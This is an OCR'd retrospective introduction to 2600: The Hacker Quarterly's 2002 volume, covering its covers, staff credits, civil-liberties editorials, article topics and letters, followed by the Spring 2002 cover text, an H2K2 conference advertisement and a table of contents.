

# 2600




## The Hacker Digest - Volume 19

**2002**



# FORMAT

The 2002 cover formats were a wide variety of styles, all quite relevant to what was going on in the hacker world at the time. The Autumn issue was again labeled as “Fall” in 2002. The page length remained at 60 pages. The contents had the following unique titles: Spring: “Explosive Knowledge”; Summer: “Take Our Words”; Fall: “Text Patterns”; and Winter: “Material”. Little messages were once again found on Page 3 starting with the Summer issue, hidden in tiny print within the contents. The messages were as follows: Summer: “think” (something we always considered to be good advice); Fall: “166.112.200.202” (the IP for citizencorps.gov, a new division of Homeland Security); and Winter: “Kevin is now free” (referencing the end of Kevin Mitnick’s three-year supervised release period, which marked the first time he was truly free since 1988). Letters titles continued to be unique with each issue - Spring: “Backtalk”; Summer: “Input”; Fall: “Missives”; and Winter: “Blather”.

# COVERS

Cover Concept and Photo credits were as follows - Spring: David A. Buchwald, Bob Hardy; Summer: Dragorn, Porkchop; Fall: David Buchwald, Ben Sherman; Winter: Fur Harald & Erhard (Cover Photo). Mike Essl was credited for Cover Design for each issue.

The Spring 2002 cover was an image of Benjamin Franklin, in the style of what might appear on a form of currency. His eyes are red and there’s a teardrop in one of them. It was a commentary on where we saw our democracy headed in the wake of ill-advised legislation and the curtailment of freedoms after September 11th. There are all kinds of microscopic messages contained in this image, including “2600” microprint within our name on the masthead. Other messages read “INFINITE JUSTICE”, “WTO”, “RIAA”, “CYBERCRIME TREATY”, “CODE YELLOW”, “FCC”, “CARP”, “ENRON”, “DNA”, “CBDTPA”, “MPAA”, “DMCA”, “AXIS OF EVIL”, and “USA PATRIOT”. Every one of these items was something that was in the news at the time, each carrying its own threat and specter of doom.

Summer 2002 went in a totally different direction. This cover showed a view of Manhattan from above, specifically the part of Manhattan that encompassed the Hotel Pennsylvania where the H2K2 conference was set to take place in July. Not only were the colors distorted to make the whole thing look like an integrated circuit board, but there were green and red circles throughout the

entire picture. In a rare departure from how the covers were usually presented, an article in the issue explained the image, which was basically a scan of Wi-Fi networks in the area. Over the course of 90 minutes, 448 networks were discovered, only 26 percent of which had encryption enabled. Thus, the cover also served as a security warning.

We went political for the Fall 2002 cover. The image was of a giant TIPS jar being crammed with various items, such as a passport, a roll of Kodak color film, a Social Security card, an airline ticket, part of a phone bill (local usage details from a recent Bell Atlantic bill), cash, several 3.5" floppy disks with the label "EVIDENCE," and the Spring 2002 issue of *2600*. A hand is stuffing the U.S. Constitution into the TIPS jar. Operation TIPS (Terrorism Information and Prevention System) was a domestic spying program that involved United States citizens reporting suspicious activity on one another. It was seen as one of the most flagrant civil liberties violations since September 11th and was subsequently discontinued.

The Winter 2002-2003 cover was a picture of a really special event. Some friends at the Chaos Computer Club in Germany became involved with something known as Project Blinkenlights and managed to take over a building in Paris and have it display various patterns. It was known as the "Arcade" light installation at Bibliothèque nationale de France. We asked if they could put an image of Big Brother from *1984* up for us, among other things, during a radio show on October 2nd, 2002. We liked the way this one turned out, so it became our cover.

# INSIDE

The staff section had credits for Editor-In-Chief, Layout and Design, Cover Concept and Photo (just Cover Photo for Winter), Cover Design, Office Manager, Writers, Webmaster (plural beginning in Fall), Web Assistance (only in Spring and Summer), Network Operations (not in Fall), Special Projects (only in Spring), Broadcast Coordinators, and IRC Admins. A "Reinforcement" credit was added for Spring, probably as a sequel to the previous issue's "Enforcement" credit. The staff section remained on Page 2 throughout the year except for Spring when it appeared on Page 4. The Statement of Ownership was printed on Page 5 in the Fall edition.

We continued to have fun with Page 33, a Y2K leftover. Spring had the page number in the Wingdings font, Summer was Roman numerals for 33, Fall simply had 33 dots, and Winter had an upside down and faded image of "Winter

2002-2003."

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"I realize that this bill basically says you can tap someone's phone for jaywalking, and normally I would say, 'No way.' But after what happened on September 11th, I say screw 'em."* - Dana Lee Dembrow, Democratic member of the Maryland House of Delegates explaining her approval of a new bill that would greatly expand the ability of authorities to monitor e-mail and telephone traffic. Jaywalkers beware.

Summer: "*People who go to places of worship, people who go to libraries, people who are in chat rooms, are going to have 'Big Brother' listening in even though there's no evidence that they are involved in anything illegal whatsoever."* - Laura Murphy, spokeswoman for the American Civil Liberties Union on the new surveillance powers given to the FBI

Fall: *"What amazes me is that there are thousands of people who could have been whistle-blowers, from the boards of directors to corporate insiders to the accounting firms to the lawyers working for these firms to the credit-rating agencies. All these people! Would a despotic dictatorship have been more efficient in silencing them and producing the perverse incentives for them all to keep quiet? The system is so efficient that there's total silence. I mean, the Soviet Union had enough dissidents to fill Gulags."* - Ralph Nader on the continuing corporate crime wave in the United States.

Winter: *"Voice or no voice, the people can always be brought to the bidding of the leaders. That is easy. All you have to do is tell them they are being attacked, and denounce the peacemakers for lack of patriotism and exposing the country to danger. It works the same in any country."* - Hermann Goering, Hitler's designated successor, before being sentenced to death at the Nuremberg trials.

2002 was the year we saw our fights expand on a global scale. The concerns that once seemed to only affect the hacker world were now of concern to everyone. "Our rights as individuals are either being wiped away to benefit some corporate interest or being severely compromised in the name of September 11." It was no longer just our worst nightmare. It was now everyone's. "With each passing day it seems there's some other horrendous piece of legislation on its way to becoming law."

The USA Patriot Act was reality. Our government had seemingly gone mad with crackdowns and restrictions. We knew that "...we can't let the bad guys win and change the way we live. But in the next breath, we're being told to change *everything* about the way we live." Our long held suspicions helped to prepare us for this, but for many others, it was new territory. Hackers found themselves being thought of as both targets and advisors. With that, we saw an opportunity. "Unlike legislators and unlike those who have become swallowed up by the 'industry,' we have an understanding of the technology *and* the ability and desire to communicate with others outside our world. What better way to translate the evils of these new laws into terms that even one's grandmother could understand?"

And the bad ideas and horrible legislation continued: "The Patriot Act, the Homeland Security color scheme, Operation TIPS, Total Information Awareness, etc." It seemed unending at times. "While public pressure has yet to kill [Total Information Awareness], it's probably one of the few things that can. Public ridicule has already put an end to the TIA logo - a pyramid with an all seeing eye within it, apparently looking out over the globe."

Then there was the troubling "reorganization" of the FBI. "Agents may now attempt to infiltrate organizations even when there is no sign of any criminal activity - just to keep an eye on things." And we were right in the crosshairs: "According to a Fox News report on May 30, 2002: 'The FBI's top new marching orders will focus on terrorists, spies, and hackers, in that order.'" (In a humorous aside, we had actually been contacted by the FBI earlier in the year after our website was rerouted to cybercrime.gov. They wanted to help us find out who did it. Of course, we already knew, seeing that the date was April 1st.)

In addition to the threats to our basic freedoms that had names like Carnivore and Magic Lantern, we also saw challenges to online broadcasters, digital technology, file sharing, and indecency. "It's easy to become completely overwhelmed by all of this and, as a defense mechanism, to simply shut down and stop paying attention." Fortunately, we had some experience defying the authorities and challenging injustice in recent years: "The secret that is being kept from most is that people power *does* work, that activism *is* effective, and that 'eternal vigilance' means continuous action, not simply quoted words."

We made plans to cover much of this at our newest upcoming conference in July called H2K2, the sequel to 2000's H2K.

But it wasn't all about fighting for our survival. We continued to cover

developments in the hacker world, running articles on such things as hacking switchboard.com, Appletalk security, the takeover of @home by Comcast, and holes in the CampusWide access system.

*Freedom Downtime,* our documentary on the plight of Kevin Mitnick, was finally available on videotape. "We needed to make sure we covered the legal bases with regards to the music we used since suing us has become corporate America's latest sport." We also announced plans to make a DVD version in the future and issued a call for translators so we could also provide captions in foreign languages. We planned for it to be released in 2003.

In legal matters, Dmitry Sklyarov won his case against the DMCA as the jury found there was no intent. This was a much needed shot in the arm and "proof that determination and standing by one's convictions *can* ultimately lead to victory." It reaffirmed our faith in humanity. "The general public *can* get it, they *do* tend to value the things that we do, and they are most definitely *not* the enemy."

We also celebrated the recent victory in our Ford lawsuit and addressed the repercussions and importance of that. And, even though we were no longer the target, we felt compelled to take a stand against developments like the war on music sharing that corporate America was leading. We noted that the movie industry managed to have record profits, despite their claims that piracy was running rampant. It really felt like the gloves were off in the battle between individuals and corporations. We even came up with a t-shirt to go along with all of the lawsuits and legal threats we were the subject of recently. We called it our corporate lawsuit t-shirt.

Of course, in addition to the legal threats against us and people like us, there was plenty of wrongdoing we were able to point to that also incurred the wrath of our adversaries. We debated methods of fighting advertising companies that tracked movements of individuals on the net. We uncovered a sleazy marketing ploy by MCI. We expressed our concern over ISPs apparently monitoring what users downloaded. This tied into one of our basic philosophies: "Individuals need to have some control over their private data - and some choice in how it's made available."

Telecommunications surveillance was a recurring concern. Spam was a growing problem. But the one thing we wanted to avoid was more government regulation of the Internet, even if it was designed to reduce spam. We simply

didn't want - or need - their help: "Spam does need to be fought but we believe it can be done using available technical means." The same was true for telemarketers.

Throughout it all, we called for company leaks in order to expose what was really going on in various places, believing that "openness is a more powerful force than control." We tried to balance the need for privacy with the need to expose security holes. And we acknowledged the risk involved with revealing this kind of info: "Looking back in history, it was always a relatively small group of people who brought about change and they never had a pleasant time doing it."

Articles were published on cable modem hacking, methods of destroying CDs safely and effectively, and right click suppression. We outlined the latest Windows NT bugs, discussed security issues with Cisco routers, focused on the threat posed by KaZaA clients, and printed a comprehensive guide to the Afghan phone system. We also had tips on how to send anonymous faxes, as well as how to set up a web server at home and get away with it. This was necessary because web servers were prohibited for many consumers, including customers of Rogers, leading us to conclude that "Internet access via a cable modem is not true Internet access." Rather than sign up with big and increasingly restrictive companies that didn't really care about privacy and only were in it to make a buck, we encouraged people to sign up with something closer to home. "This is yet another reason to support your local Internet Service Provider who will generally not get in your way as to how you choose to use the net." Whenever possible, we believed people should run their own sites.

We also printed a really complete guide to 802.11b wireless networks and had it become part of our Summer cover, which mapped out the area of the upcoming H2K2 conference. Once again, our HOPE conference proved to be inspirational and demonstrated how important it was to "find and link up with people outside our immediate sphere of interest." We planned to post audio online after going through all of the talks that were given. We took special pride in being inclusive enough to welcome people who had previously thought of themselves as outsiders. "So many people - attendees and speakers alike - didn't initially consider themselves to be part of the hacker world and yet they meshed so perfectly."

We shared info on how to get around website blockers, which were increasingly being used against us. And we even defiantly printed an article on how to make a DVD backup, demonstrating how the DMCA lawsuit against us for publishing

DeCSS code was never about copying, but always about control.

On the subject of that lawsuit, we had to make the painful decision to not appeal it all the way to the Supreme Court due to the bad precedent a loss there might have established. Nevertheless, we felt victorious from helping to educate people on the risks of the DMCA. And we had lots of others to thank: "We'd like to say that our early battle with the DMCA was what started to wake people up. But it wouldn't be fair to those people who *really* did that job - the MPAA, the RIAA, and all of the other corporate and government colluders who joined forces to establish a stranglehold on the technology and dupe the public." We may have lost in court, but in the streets we had opened up lots of eyes and people were now talking about something they had never even heard of before. Surely, this was not the outcome our opponents had anticipated. "The industries that embrace the DMCA have fallen into disrepute with the general public as their true motives of sheer greed become more and more obvious."

We gave advice to people with ruined credit reports and offered our opinion on a band that wanted to call itself "2600." We revealed some of the hidden *2600* references in *Hackers* and a Free Kevin presence in *Grand Theft Auto 3,* and confronted a continuing problem with blank pages appearing in our issues. A reader reported on an eBay nightmare with no customer support and a compromised account. We clarified our meeting guidelines to newcomers and got into raging discussions over libertarian principles and the electoral college. We somehow got involved in campaigns to save *Futurama* and bring back *Family Guy*. And we had positive reaction to an "invisible" peace sign that had been hidden in the Fall 2001 cover.

Letters from people dealing with injustices of one sort or another continued to pile in. We learned of a passenger who was pulled off of a plane for reading our magazine, described as a "terrorist pamphlet." We didn't take that lightly: "The idea that you can be taken off a plane because some dimwit doesn't understand your reading material should be considered an affront to every freethinking person alive." A reader had his car searched by police after they saw copies of *2600* in his back seat. High school kids continued to get persecuted in class for being too smart. "The great offense is doing something that the people in charge didn't understand. Unfortunately, in most high schools, that applies to almost anything that happens after the power is turned on." One student was even disciplined for having a copy of WinZip in their directory. And there was overall outrage over a new PBS kids' show called *Cyberchase,* which actually had a villain with the name of Hacker.

Former Attorney General Janet Reno was caught making stupid remarks about hackers at a college event. Meanwhile, the mass media continued spreading inaccurate characterizations of hackers, which wound up having an adverse effect on our community. We noticed that media outlets "go on the air and print stories saying that hackers go around stealing things and then the people who go around stealing things see this and start calling themselves hackers." It was turning into a real problem. "The mass media is very capable and very good at creating images that aren't really there or that perhaps only exist in their own narrow eyes."

And, of course, we were faced with constant pressure by those who thought of hackers as some kind of military force that could be used against any perceived enemy - and that it was our patriotic duty to turn them in that direction. We resisted this with gusto and warned of the dangers of oversimplification. "The real enemies are the ones who are trying to change the rules and wipe away any semblance of due process that hasn't already been destroyed - all in the name of their twisted definition of patriotism." We maintained that hackers don't usually work out well in the military due to their fierce individualism and tendency to ask too many questions.

Naturally, there were plenty of instances where hacker ingenuity could shed light on mysteries. For instance, we thought a digital timecode of a recently obtained Osama bin Laden tape might shed some light on its authenticity among other things. Not surprisingly, the U.S. government refused to share that. "In this age where the truth is fleeting and mass manipulation is common, the ability to detect when something doesn't make sense is a valuable one." It was also rather revealing when certain entities *didn't* want the truth to come out. "Almost every major conflict in the world can be traced to people who refuse to even entertain the possibility of seeing something they don't want to see."

We also took issue with readers who didn't seem to mind curtailments in freedom as long as it didn't affect their guns. "If you behave like an idiot with deadly weapons, you should be prevented from continuing to do so. It's amazing how many people see that as a violation of their rights yet will blindly support idiocy like the Patriot Act without a second thought." And yet, the condemnation of our position was almost unanimous: "Never before have we been met with such hostility from so many angry people at even the mildest form of questions or criticism aimed at these topics. It only makes us want to question them even more."

We found ourselves having to give lots of pep talks to keep our spirits going. "Our


victories may appear to be few and far between but they are quite significant. As is the fact that none of them could have been accomplished without a degree of organization and activism." We were forever discussing the definitions of destructive behavior and knowing where the line was. And there was a good amount of positive feedback from people saying things like "You guys have helped me get through high school actually feeling intelligent while teaching my teachers things about computers." In one case, a reader who happened to be a professional car racer announced in our letters section that he was going to be putting the *2600* logo on his car. Our response: "We have a logo?"

We ran a review of a new Kevin Mitnick book called *The Art of Deception* and devoted special attention to the one chapter the publisher wouldn't allow to be printed. The end of Kevin's ordeal was at last within sight, as his supervised release was set to end on January 20, 2003. "In these past three years, Mitnick has become a model for someone who can overcome adversity and triumph in the end." We noticed with surprise that Kevin hadn't had a truly "free" day since 1988. "It would have been easy to dwell on the negative in this case" but, with the help of the community, something better was on the horizon.

On the subject of books, we entertained a suggestion for a "Best of *2600*" volume that we hoped to one day publish. There were continued reports of people having trouble finding the magazine in stores. We also saw a flurry of testimonials defending bookstores that were accused of hiding *2600* and a bunch of reports of specific stores that were displaying us prominently. "Most of the time the people who hide our magazines aren't affiliated with the stores. We simply have a lot of enemies who don't want our views to be heard."

AT&T discontinued interstate coin service, which pretty much marked the end of red boxing as we knew it. New 855 and 866 toll-free area codes were introduced. And people like us started calling for "dozens, hundreds, even thousands" of new top level domains, as the existing ones were proving to be more and more restrictive and unfair.

We were always careful to avoid straying into the territory of taking credit for what we believed to be a natural progression. "We (hopefully) didn't create followers. If we did it right, we helped to channel some energy in a particular direction. The credit belongs to those who continue to fight."


2600
The Hacker Quarterly
Volume Nineteen,
Number One!
Spring 2002
$5.00 US, $7.15 CAN
INFINITE JUSTICE
WTO
RIAA
CODE YELLOW
CARP
CBDTPA
DNA
MPAA
USA PATRIOT
DMCA
AXIS OF EVIL
21
7 25274 83158 6

# H2K2

# HOPE 2002

## Hackers On Planet Earth
## The 4th HOPE Conference

Whatever you choose to call it, this will be the biggest hacker conference in the States to date! With nearly 50,000 square feet to play with, expect a variety of speakers, panels, demonstrations, films, and a network like no other.

## July 12 to 14, 2002
## Hotel Pennsylvania
## New York City

(Make hotel reservations at (212) 736-5000)

Admission for the entire weekend is $50
You can register online at www.2600.com or send a check/money order by 6/15/02 to:
2600/H2K2
PO Box 752
Middle Island, NY 11953 USA

Check www.hope.net for updates!

More details on page 56

# Explosive Knowledge


| | |
|---|---|
| Time To Care | 5 |
| Transaction Based Systems | 6 |
| How to Regain Privacy on the Net | 7 |
| Stupid Google Tricks | 10 |
| Neat Stuff with Switchboard.com | 11 |
| Poor Man's 3d | 12 |
| Appletalk Security Secrets | 14 |
| The Definitive Guide to Phreak Boxes | 15 |
| The Bungee Box | 21 |
| CampusWide Wide Open | 22 |
| Idiocy in the Telcos | 26 |
| Letters | 30 |
| Creative Cable Modem Configuration | 40 |
| Fun Password Facts | 42 |
| Defeating Network Address Translation | 45 |
| NSI Abuse | 46 |
| The Threat of a Lazy Admin | 47 |
| A Script for the Right Click Suppressed | 53 |
| Retail Hardware Revisited | 54 |
| More Radio Shack Facts | 55 |
| Marketplace | 56 |
| Meetings | 58 |

